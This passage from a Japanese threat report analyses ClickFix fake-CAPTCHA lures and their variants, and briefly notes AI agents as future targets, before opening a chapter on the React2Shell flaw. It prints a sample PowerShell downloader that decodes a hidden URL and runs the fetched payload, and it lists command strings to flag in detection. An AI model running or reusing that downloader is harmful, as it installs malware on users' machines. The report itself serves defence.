https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22025.pdf

4 Known Exploited Vulnerabilities Catalog | CISA
https://www.cisa.gov/known-exploited-vulnerabilities-catalog

5 React Server Componentsの脆弱性(CVE-2025-55182)について | JPCERT/CC
https://www.jpcert.or.jp/newsflash/2025120501.html

6 セキュリティ、個人情報の最新ニュース | Security NEXT
https://www.security-next.com/

7 インシデント・情報漏えいのニュース記事一覧 | ScanNetSecurity
https://scan.netsecurity.ne.jp/category/incident/incident/latest/

8 セキュリティに関する情報 | ZDNET Japan
https://japan.zdnet.com/security/

9 サイバー攻撃被害に係る情報の共有・公表 ガイダンス | NISC
https://www.cyber.go.jp/pdf/council/cs/kyogikai/guidance2022_honbun.pdf

10 中小企業のためのセキュリティインシデント対応の手引き | IPA
https://www.ipa.go.jp/security/guide/sme/ug65p90000019cbk-att/sme_guideline_v4.0_app_8.pdf

11 サイバーセキュリティ経営ガイドライン Ver 3.0 | 経産省
https://www.meti.go.jp/policy/netsecurity/downloadfiles/guide_v3.0.pdf

2 ClickFixの脅威とその進化

第2章　　ClickFixの脅威とその進化

2.1.　はじめに

偽のCAPTCHA認証を悪用する新しい攻撃手法であるClickFixは、2024年12月頃から被害が拡大[1]し、サイバーセキュリティ分野で大きな注目を集めました。2025年に入ってClickFixの勢いが衰えることはなく、2025年下半期からは、さまざまな亜種を介して手口の巧妙化が進みました。本章ではClickFixとその亜種について、手法の分析と比較分析を行い、なぜこの攻撃手法が広く用いられるようになったのかを考察します。

2.2.　ClickFixの登場とその後の流行について

ClickFixは2024年3月頃に初めて確認された比較的新しい手法で、ユーザーを誘導して本人に危険な操作を実行させることを特徴とするソーシャルエンジニアリング手法です。
2024年12月の月次マルウェアレポートでは、ClickFixをHTML/FakeCaptchaとして取り上げました。HTML/FakeCaptchaとはCAPTCHA認証を悪用するHTMLファイルが検出された際に使用される検出名です。ESETは基本的にこの検出名でClickFixを検出します。また、2025年11月のマルウェアレポート[2]では、ClickFixの亜種であるFileFixを取り上げました。
2025年10月には、警察庁からClickFixに対する警戒を呼び掛けるサイバー警察局便り[3]が公開されています。
2024年9月から2025年12月までのHTML/FakeCaptchaの検出数推移を以下に示します。



図 2-1 HTML/FakeCaptchaの検出数推移

2024年末から増加したHTML/FakeCaptchaの検出数は、2025年2月を境に減少し2025年6月には2024年9月以前の水準に戻りました。このグラフを見ると上半期に検出が集中しており、年間を通して見ると高い検出数ではないという印象を受けます。しかし、第1章で紹介したマルウェア検出数TOP10でも、HTML/FakeCaptchaは第4位という高い検出数を記録しています。
また、HTML/FakeCaptchaの検出数が2025年6月以降落ち着いているという点にも留意が必要です。2025年6月ごろから、ClickFixを発展させた新しい攻撃手法としてFileFixやTerminalFixが登場しました。攻撃者の使用する攻撃手法がより

巧妙なものに変化した影響が統計にも表れています。2025年 11月には更なる亜種として JackFixが登場しており、こうしたClickFix系の攻撃手法に対する警戒はまだ緩められそうにありません。

2.3.　ClickFix手法の分析

本項では、ClickFixおよびその亜種の攻撃手法について取り上げます。ここで扱う ClickFix系の手法は、亜種を含め、いずれも過去に実際の悪用が確認されているものです。
一方で、ファイルのダウンロードに偽装するDownloadFix[4]や、生成 AIのプロンプトを介したPromptFix[5]といった手法については、現時点では概念検証 (PoC) として検討されている段階に留まっています。そのため、本章ではこれらについては詳細な説明は取り扱いません。

表 2-1　本項で取り上げるClickFixおよびその亜種

	登場時期	概要
ClickFix	2024年3月頃	クリップボードを介して、「ファイル名を指定して実行」から実行
FileFix	2025年5月頃	クリップボードを介して、エクスプローラーから実行
TerminalFix	2025年7月頃	クリップボードを介して、ターミナルから実行
JackFix	2025年11月頃	サポート詐欺の要素を取り入れたClickFix

2.3.1.　ClickFix

ClickFixはユーザーに「修正操作(Fix) をクリックさせること」 を起点にマルウェア感染を成立させるソーシャルエンジニアリング型攻撃手法です。一般的には、偽のエラーメッセージや偽のCAPTCHA認証を表示させ、認証をクリアしようとしたユーザーに対してキーボード入力や情報入力を促します。
通常のマルウェアの初期侵入が不審なプログラムの実行や脆弱性の悪用を起点として行われるのに対して、ClickFixの場合はユーザーの操作に感染の大部分が依存していることが特徴です。ユーザーに自ら操作させることで、危険な操作に対する警戒を薄れさせることを意図しています。

ClickFixの攻撃フローを以下に示します。

①目的のコンテンツ・リソースにアクセスするには認証が必要なことを示す
②認証をクリアしようとしたユーザーに操作を指示する
③攻撃者が用意した任意のプログラムが実行される

攻撃フローの各段階について、ブラウザー上の表示とコンピューター内部で行われる処理の二点を説明します。

①目的のコンテンツ・リソースにアクセスするには認証が必要なことを示す

図 2-2　ClickFixで悪用される偽のCAPTCHA認証

CAPTCHA認証に見せかけた画面を表示して、ユーザーに対して目的のコンテンツ・リソースにアクセスするには認証をクリアする必要があると思い込ませます。「私はロボットではない」の横のチェックボックスをクリックすると、②の操作の指示が表示されます。
また、上記 ClickFixはデフォルトで日本語に対応しているものでした。日本語に対応している ClickFixは少数ですがインターネット上に出回っています。日本をターゲットとした攻撃が行われている証拠と考えられます。

②認証をクリアしようとしたユーザーに操作を指示する
(ア) キーボードの「Windows」+「R」の入力を求める
(イ) キーボードの「CTRL」+「V」の入力を求める
(ウ) キーボードの「Enter」の入力を求める

図 2-3　ClickFixがユーザーにキーボード入力を促す様子

ポップアップという形でユーザーに対してキーボード入力を求めます。この画面が開かれた段階で、ClickFixに設定されたJavaScriptが動作しており、攻撃者が用意したスクリプトがユーザーのクリップボードにコピーされています。

(ア)、(イ)、(ウ)の入力はそれぞれ下記のPCの操作に対応しています。
(ア)キーボードの「Windows」+「R」の入力を求める
　⇒「ファイル名を指定して実行」のウィンドウを呼び出す
(イ)キーボードの「CTRL」+「V」の入力を求める
　⇒クリップボードの文字列を「ファイル名を指定して実行」の入力欄に張り付ける
(ウ)キーボードの「Enter」の入力を求める
　⇒「ファイル名を指定して実行」から攻撃者の用意したスクリプトが実行される

③攻撃者が用意した任意のプログラムが実行される
②の操作を通じて、攻撃者の用意したスクリプトが実行されます。以下に実行されるスクリプトの一例を示します。

```
powershell -w hidden -c $a=[redacted];
$b=[Convert]::FromBase64String($a);
$c=[System.Text.Encoding]::UTF8.GetString($b);
Invoke-Expression (Invoke-WebRequest -Uri $c).Content
#                          Cloudflare
```

図 2-4　実行されるJavaScriptコードの一例

このスクリプトでは、Base64文字列からURLを抽出し、URLから取得したペイロードを実行するPowerShellが呼び出されます。更なるマルウェアをダウンロードして実行するダウンローダーとして機能するものと推測できます。
また、末尾にはコメントアウトされた正規のソフトウェア名が入力されています。「ファイル名を指定して実行」の入力スペースの都合で、スクリプトをペーストした場合にこの部分だけが表示される仕組みになっています。ユーザーはこの部分を見て、「実行されるのは正規のソフトウェアである」と誤解してしまうのです。

図 2-5　ClickFixが表示スペースの範囲を悪用する様子

ClickFixの指示に従ってすべてのキーボード入力を行うと、攻撃者が用意した任意のプログラムが実行されます。このとき実行されるプログラムは場合によってさまざまですが、Lumma Stealerに代表される情報窃取型マルウェアへの感染を狙ったものが数多く確認されています。最終的には、クレジットカード情報を含む個人情報の流出、SNSアカウントの乗っ取りといった被害に繋がります。
また、ClickFixの特徴として、「ファイル名を指定して実行」の入力欄に最大260字という制限があります。これはMAX_PATHと呼ばれる、レガシーなWindows APIにおけるファイルパスの文字数制限に由来したものです。そのため、後続の攻撃手法と異なり、ClickFixには複雑なコマンドを実行させられないという問題点がありました。

2.3.2.　FileFix

FileFixは ClickFixの亜種の 1つで、エクスプローラーの入力欄に任意の文字列をコピー&ペーストさせることでコマンドプロンプトを呼び出す手法です。ClickFixについて警戒を呼び掛ける記事などが出回り、ある程度ユーザーに手口が周知されたタイミングで新しく登場しました。
ClickFixと同様にユーザーの操作に感染の大部分が依存しているという特徴を持ちますが、攻撃フローが実際のファイルの呼び出しに類似しており、よりユーザーに警戒されない仕組みになっています。

FileFixの攻撃フローを以下に示します。大枠はClickFixから変化がありませんが、②で指示される操作の内容が変化しています。

①目的のコンテンツ・リソースにアクセスするには認証が必要なことを示す
②認証をクリアしようとしたユーザーに操作を指示する
　(ア) ファイルパスに偽装した文字列をコピーさせる
　(イ) エクスプローラーを開いて、(ア)の文字列を入力欄にペーストさせる
　(ウ) キーボードの「Enter」の入力を求める
③攻撃者が用意した任意のコマンドプロンプトが実行される

ClickFixとの大きな差異である②について、どのようにユーザーに指示を出すのかを説明します。



図 2-6　FileFixで表示されるWebページの一例

(ア)でユーザーにpdfファイルへのファイルパスに偽装したスクリプトをコピーさせます。ClickFixでは秘密裏にプログラム側でコピーしていましたが、FileFixではユーザーに明示的にコピーさせています。

(イ)でエクスプローラーを開き、アドレスバーに先ほどコピーしたスクリプトをペーストさせます。キーボードのショートカットを用いて指示を出しているため、ユーザーの解釈によって意図と異なる動作が引き起こされることはありません。攻撃者が用意したスクリプトには、上記の ClickFixと同じく末尾にコメントアウトされたファイル名が入力されており、エクスプローラーにペーストした際にファイルパスのみが見えるように調整されています。

(ウ)で入力が確定されることで、攻撃者が用意したスクリプトが実行されます。

エクスプローラーのアドレスバーはコマンド入力欄として機能しており、ClickFixが悪用した「ファイル名を指定して実行」と似たような動作を引き起こします。「ファイル名を指定して実行」といった違和感のあるウィンドウを経由せずにコマンドを実行でき、スクリプト文字数の制限が緩いため、FileFixはClickFixと比較して攻撃フローがより巧妙なものに変化していると言えます。

2.3.3.　TerminalFix

TerminalFixはClickFixの亜種の1つで、ユーザーにターミナル(コマンドプロンプトやPowerShell)を開かせ、任意のコマンドを実行させる手法です。FileFixと同様に、ClickFixの手口が周知されつつあった時期に亜種として登場しました。
ClickFixやFileFixは、「ファイル名を指定して実行」やエクスプローラー経由の操作を利用し、ユーザーにコマンドを実行している自覚を持たせないまま処理を進めさせる手法でした。これに対して TerminalFixは、ユーザーに「これは安全なコマンドである」と誤認させたうえで、意図的にコマンドを実行させる手法です。
TerminalFixの攻撃フローを以下に示します。大枠は ClickFixから変化がありませんが、②で指示される操作の内容が変化しています。

①目的のコンテンツ・リソースにアクセスするには認証が必要なことを示す
②認証をクリアしようとしたユーザーに操作を指示する
　(ア) キーボードの「Windows」+「R」の入力を求め、「PowerShell」と入力させる
　(イ) PowerShellにスクリプトをコピー&ペーストさせる
　(ウ) キーボードの「Enter」の入力を求める
③攻撃者が用意した任意のコマンドプロンプトが実行される

ClickFixとの大きな差異である②について、どのようにユーザーに指示を出すのかを説明します。



図 2-7　TerminalFixで表示されるWebページの一例

(ア)で「ファイル名を指定して実行」のウィンドウを呼び出し、PowerShellを起動させます。
(イ)でスクリプトをコピーさせ、それをPowerShellに張り付けさせます。このときコピーされるスクリプトは、空白や改行を駆使して、ユーザーには無害な文字列のみが見えるように調整されています。
(ウ)で入力が確定されることで、攻撃者が用意したスクリプトが実行されます。



図 2-8　TerminalFixがコマンドプロンプトの表示スペースを悪用する様子

TerminalFixはFileFixと同様に、「ファイル名を指定して実行」に存在する文字数制限の影響を受けません。さらに、コマンドの実行は、呼び出されたPowerShellウィンドウにスクリプトを直接貼り付けさせるという、非常に単純かつ直接的な手法によって実現されます。
PowerShellに関する知識が十分でないユーザーは、「自分自身で起動したウィンドウである以上、安全な操作である」と誤認し、そのまま指示に従ってしまう可能性が高いと考えられます。
また、TerminalFixとは直接的な関係があるとは断定できないものの、複数のClickFix系検体を調査する過程で、TerminalFixの登場時期前後から、HTMLファイルを意図的に分割する構成を持つ検体が確認されるようになりました。
これらの検体では、例えば特徴的なCAPTCHA認証画面が別のHTMLファイルとして切り出されており、セキュリティソフトの検知を回避することを目的とした工夫である可能性が考えられます。

2.3.4.　JackFix

JackFixはClickFixの亜種の1つで、要求する操作自体はClickFixの②と同じであるものの、視覚的にインパクトのある演出を織り交ぜることで操作の実行を強要する手法です。元々のClickFixにサポート詐欺の技術を組み合わせたものと捉えることができます。
以下にJackFixがユーザーを脅迫する表示の一例を示します。



図 2-9　JackFixで全画面表示されるWebページの一例

一枚の画像ではわかりにくいですが、ブラウジング中に JackFixに遭遇すると、突如として画面全体にこのセキュリティアップデートを装った表示が現れます。パーセンテージが増加する演出などもあり、ユーザーにはセキュリティアップデートが進行しているように見えます。そして、最終的にこの表示で停止し、ClickFixと同じ操作を求めます。
これは JavaScriptに存在する requestFullscreen()で呼び出される全画面表示です。ユーザーのクリックや ESCキーなどで元のサイズのブラウザーに戻ることができます。しかし、こうした演出に騙されてしまったユーザーは、指示に従って攻撃者の用意したスクリプトを実行してしまいます。

2.4.　4手法の比較と考察

本項では紹介した4つの手法について比較を行い、ClickFix系の手法が今後どのように変化するのか、どういった点を警戒すればよいのかについて考察していきます。

2.4.1.　ClickFix系の手法の比較

表 2-2 ClickFix系手法の比較

	ClickFix	FileFix	TerminalFix	JackFix
登場時期	2024年3月頃	2025年5月頃	2025年7月頃	2025年11月頃
誤認させている 行動の種類	CAPTCHA認証 正規プログラムの実行	CAPTCHA認証 特定のファイルを開く	CAPTCHA認証 コマンドの入力	セキュリティアップデート
コードが実行される場所	「ファイル名を指定して実行」	エクスプローラー	ターミナル	「ファイル名を指定して実行」
機能に対する認知度	中	高	低	中
能動性	キーボード入力のみ	キーボード入力のみ	自主的にコマンドを 貼り付けて実行	キーボード入力のみ
心理的圧力	小	小	小	大
技術的な制限	スクリプト文字数（260文字）	改行不可 スクリプト文字数 （2,048文字） 特殊文字の使用に 一部制限あり	なし	スクリプト文字数（260文字） ブラウザーの制約
攻撃者側の実装コスト	低	低	中	高

これまでに紹介した4つの手法を、8つの観点から比較した内容を上の表にまとめています。
機能に対する認知度では、それぞれの手法が悪用するコードが実行される場所の一般的な認知度を比較しています。FileFixが悪用するエクスプローラーが最も高く、TerminalFixが悪用するターミナル（コマンドプロンプト、PowerShell）が最も低いです。この項目は一般に利用されている度合いと解釈することもできます。認知度の低いターミナルはグループポリシーで禁止にする選択肢がありますが、エクスプローラーを禁止にすることは非常に困難です。
また、攻撃者側の実装コストとしては、機能の少ないHTMLファイルで実装できるClickFix、FileFix、TerminalFixはほぼ横並びと考えられます。TerminalFixのみ「高」としたのは、複数ファイルへの分割など検出回避と思われる仕組みが組み込まれている検体が確認できたためです。

2.4.2.　考察

それぞれの手法の登場時期を踏まえて整理してみると、ClickFixの手法が対策され始めてきた時期に出回った FileFixとTerminalFixがかなり対照的なアプローチであることに気づきます。FileFixは多くのユーザーにとって認知度の高いエクスプローラーを悪用し、キーボード入力のみで操作が完結します。一方、TerminalFixは一般ユーザーには見慣れないターミナルを利用する手法であり、コマンドの貼り付けや実行などユーザー操作に依存する部分が多くなっています。
この差はそれぞれの手法がターゲットにしている層が異なっているからだと思われます。FileFixは警戒心が薄く、与えられた指示に素直に従ってしまう層を、TerminalFixはPCに関する技術的な知識が浅い層を狙っているのです。
また、JackFixがほかの3手法と比べると独特な存在であることもわかります。これは2.3.4項の JackFixでも触れたように、JackFixがサポート詐欺の要素をClickFixに取り込んだものだからです。
サポート詐欺とは、インターネット閲覧中に「ウイルス感染」などの偽警告を表示させ、不安を煽って架空のサポート費用を請求したり、遠隔操作ソフトをインストールさせて金銭をだまし取ったりする特殊詐欺の手口です。不審な遠隔操作ソフトはセキュリティソフトに検出されることもあり、そこに代わる手段として、ユーザーが自主的にマルウェアをダウンロードする ClickFixが使われたのだと思われます。
これらを踏まえて、ClickFix系マルウェアの今後の変化について考察します。
サポート詐欺の要素を取り込んだ JackFixの登場は、ClickFixの今後の変化として非常に示唆的なものです。今後もさまざまなサポート詐欺の要素を組み合わせた ClickFixが登場すると思われます。具体的には、EDR通知や SOCアラートを装ったものなどが想定されます。
先述した PromptFixなど、生成 AIを悪用する ClickFix系手法の登場も現実的な脅威だと思われます。PCの操作を代替するAIエージェントが OSに組み込まれれば、それはコマンド入力の新しいインターフェースとして狙われることになります。また、悪意ある操作を指示する生成AIがClickFixのようにPC操作を指示することがあるかもしれません。
ClickFixについては、コマンド実行やマルウェア実行の段階でセキュリティ製品が検知・阻止すればよい、という見方があります。しかし近年では、検知を回避する目的でステガノグラフィを用いる手法[6]も確認されており、こうした前提が成り立たなくなりつつあります。検出回避を目的としたプログラムの複雑化も今後加速するのではないかと思われます。

2.5.　対策

今後のClickFix系の攻撃手法に対する対策としては、以下のようなものが考えられます。

●ブラウザー拡張などを通じて文字列コピーを通知する
●不審なPowerShell、コマンドプロンプトの実行をブロックする
●ネットワークを通じた実行ファイルのダウンロードを検知する

多くの ClickFix系の攻撃手法は、文字列のコピーを経由して危険なコマンドや PowerShellをユーザーに実行させます。そのため、クリップボードを監視し、「powershell.exe」や「Invoke-Expression」といった危険な文字列がコピーされた際に警告を表示することで、ユーザーの手による危険な行動を抑止することができます。
また、PowerShellやコマンドプロンプトの実行に制限をかけることも有効です。AMSI(Antimalware Scan Interface) を有効化することで、危険なスクリプトを検知できる可能性が向上します。
ClickFixはほかのマルウェアの感染に繋げるダウンローダーとしての役割を持ちます。そのため、セキュリティソフトで不審なIPアドレス・ドメインとの通信を検知したり、ダウンロードされたファイルを自動的にスキャンする体制を構築することも大切です。
これらの対策は、単体ではマルウェアの検出回避によってすり抜けられてしまう可能性があります。複数の対策を検討し、環境に合わせた適切なものを組み合わせ、防壁を何重にも用意しておくことが求められています。

2.6.　まとめ

本章では、ClickFixとその亜種について、登場時期・攻撃手法・特徴の分析を行いました。
ClickFixとは2024年に新しく確認された偽のCAPTCHA認証を悪用するソーシャルエンジニアリング型攻撃です。既存の攻撃手法と比べて、ユーザーの自主的な入力に強く依存することが特徴です。ClickFixは2025年のマルウェア検出数TOP10に入るほどに検出数を伸ばしました。
2025年には、ClickFixの手法をベースとした亜種も複数登場しました。エクスプローラーのアドレスバーを悪用する FileFix、ターミナルを悪用するTerminalFix、サポート詐欺の要素を持つJackFixなどが代表例です。
本章では、これらの攻撃手法について比較を行い、以下の考察を行いました。

●FileFixとTerminalFixの差異と攻撃対象
●JackFixの特異性
●ClickFix系マルウェアの今後の変化

ClickFix系マルウェアの検出数は今後落ち着いていくと思われます。しかし、その一方で、サポート詐欺、生成 AI悪用、検知回避技術などと結びつきながら、より複雑かつ巧妙な形へと進化していくことでしょう。このような変化に対応するためには、一マルウェア、一手法に限らず、広くマルウェアがどういった技術で感染・拡散しているのかを知る必要があります。IPAや政府が発信しているセキュリティ情報に気を配り、組織が対応できている点・対応できていない点を洗い出してみてください。

1　2024年12月 マルウェアレポート ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2412.html

2　【2025年11月 マルウェアレポート】ソーシャル・エンジニアリング手法「FileFix」とは ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2511.html

3　サイバー警察局便りR7Vol.7「「私はロボットではありません」偽画面に注意!」 ｜ 警察庁
https://www.npa.go.jp/bureau/cyber/koho/caution.html

4　FileFix – A ClickFix Alternative ｜ mr.d0x
https://mrd0x.com/filefix-clickfix-alternative/

5　“Scamlexity”
We Put Agentic AI Browsers to the Test - They Clicked, They Paid, They Failed ｜ Guardio
https://guard.io/labs/scamlexity-we-put-agentic-ai-browsers-to-the-test-they-clicked-they-paid-they-failed

6　Hackers Using ClickFix Technique to Hide Images within the Image Files ｜ teamwin
https://teamwin.in/hackers-using-clickfix-technique-to-hide-images-within-the-image-files/

3

CVE-2025-55182 (React2Shell) について

第3章　　CVE-2025-55182（React2Shell）について

3.1.　はじめに

CVE-2025-55182（React2Shell）[1]は、2025年11月29日に報告され、2025年12月3日に公開された、React Server Components のデシリアライズ処理に起因する重大な脆弱性です。
認証不要・ユーザー操作不要でサーバー側の任意コード実行が可能であり、CVSSスコアは10.0と評価されています。
本章では、脆弱性の概要、影響範囲、技術的な詳細、攻撃が成立するメカニズム、そして組織が取るべき対策について解説します。

3.2.　Reactについて

Webアプリケーションフレームワーク「React」は、Facebook（現 Meta）が開発した Webアプリケーションの UI（ユーザーインターフェース）を構築するためのオープンソース JavaScriptライブラリです。Reactは、数ある JavaScriptフレームワークやライブラリの中でも上位の人気を誇ります。2024年における JetBrains社の統計[2]によれば、50%以上の Webサイトで利用されています。



図 3-1　JavaScriptで人気のフレームワークとライブラリ

表 3-1　Reactを利用して作成されたWebサイトの例（一部抜粋）[3]

Webサイト
Facebook
British Broadcasting Corporation（BBC）
Netflix
Salesforce
Asana

3.3.　脆弱性の概要

React2Shellは、Reactを利用した Webアプリケーションにおいて、外部から攻撃者が任意のコマンドを実行できてしまう脆弱性です。攻撃者はこの脆弱性を悪用して任意のコマンドを実行し、マルウェアに感染させたり遠隔操作したりすることができます。
本脆弱性は Next.jsの一部バージョンにも影響があります。これは Next.jsが Reactコンポーネントを利用しているためです。Next.jsは前述の統計でも3番目の人気を誇っており、Reactおよび Next.jsの人気を鑑みれば、さらに多くの Webサイトで利用されていることがわかります。React/Next.jsは大規模サービスでも広く利用されており、本脆弱性の影響範囲は非常に広い可能性があります。
ただし、Reactを利用しているすべての Webサイトが本脆弱性の対象となるわけではありません。

3.4.　影響範囲

影響を受けるパッケージは以下の通りです。19系の一部バージョンに影響があります。[4]
Next.jsは Reactのコンポーネントを利用しているため、15系、16系および14系の一部バージョンに影響があります。こちらは、CVE-2025-66478[5]として登録されています。

表 3-2　影響を受けるパッケージ一覧

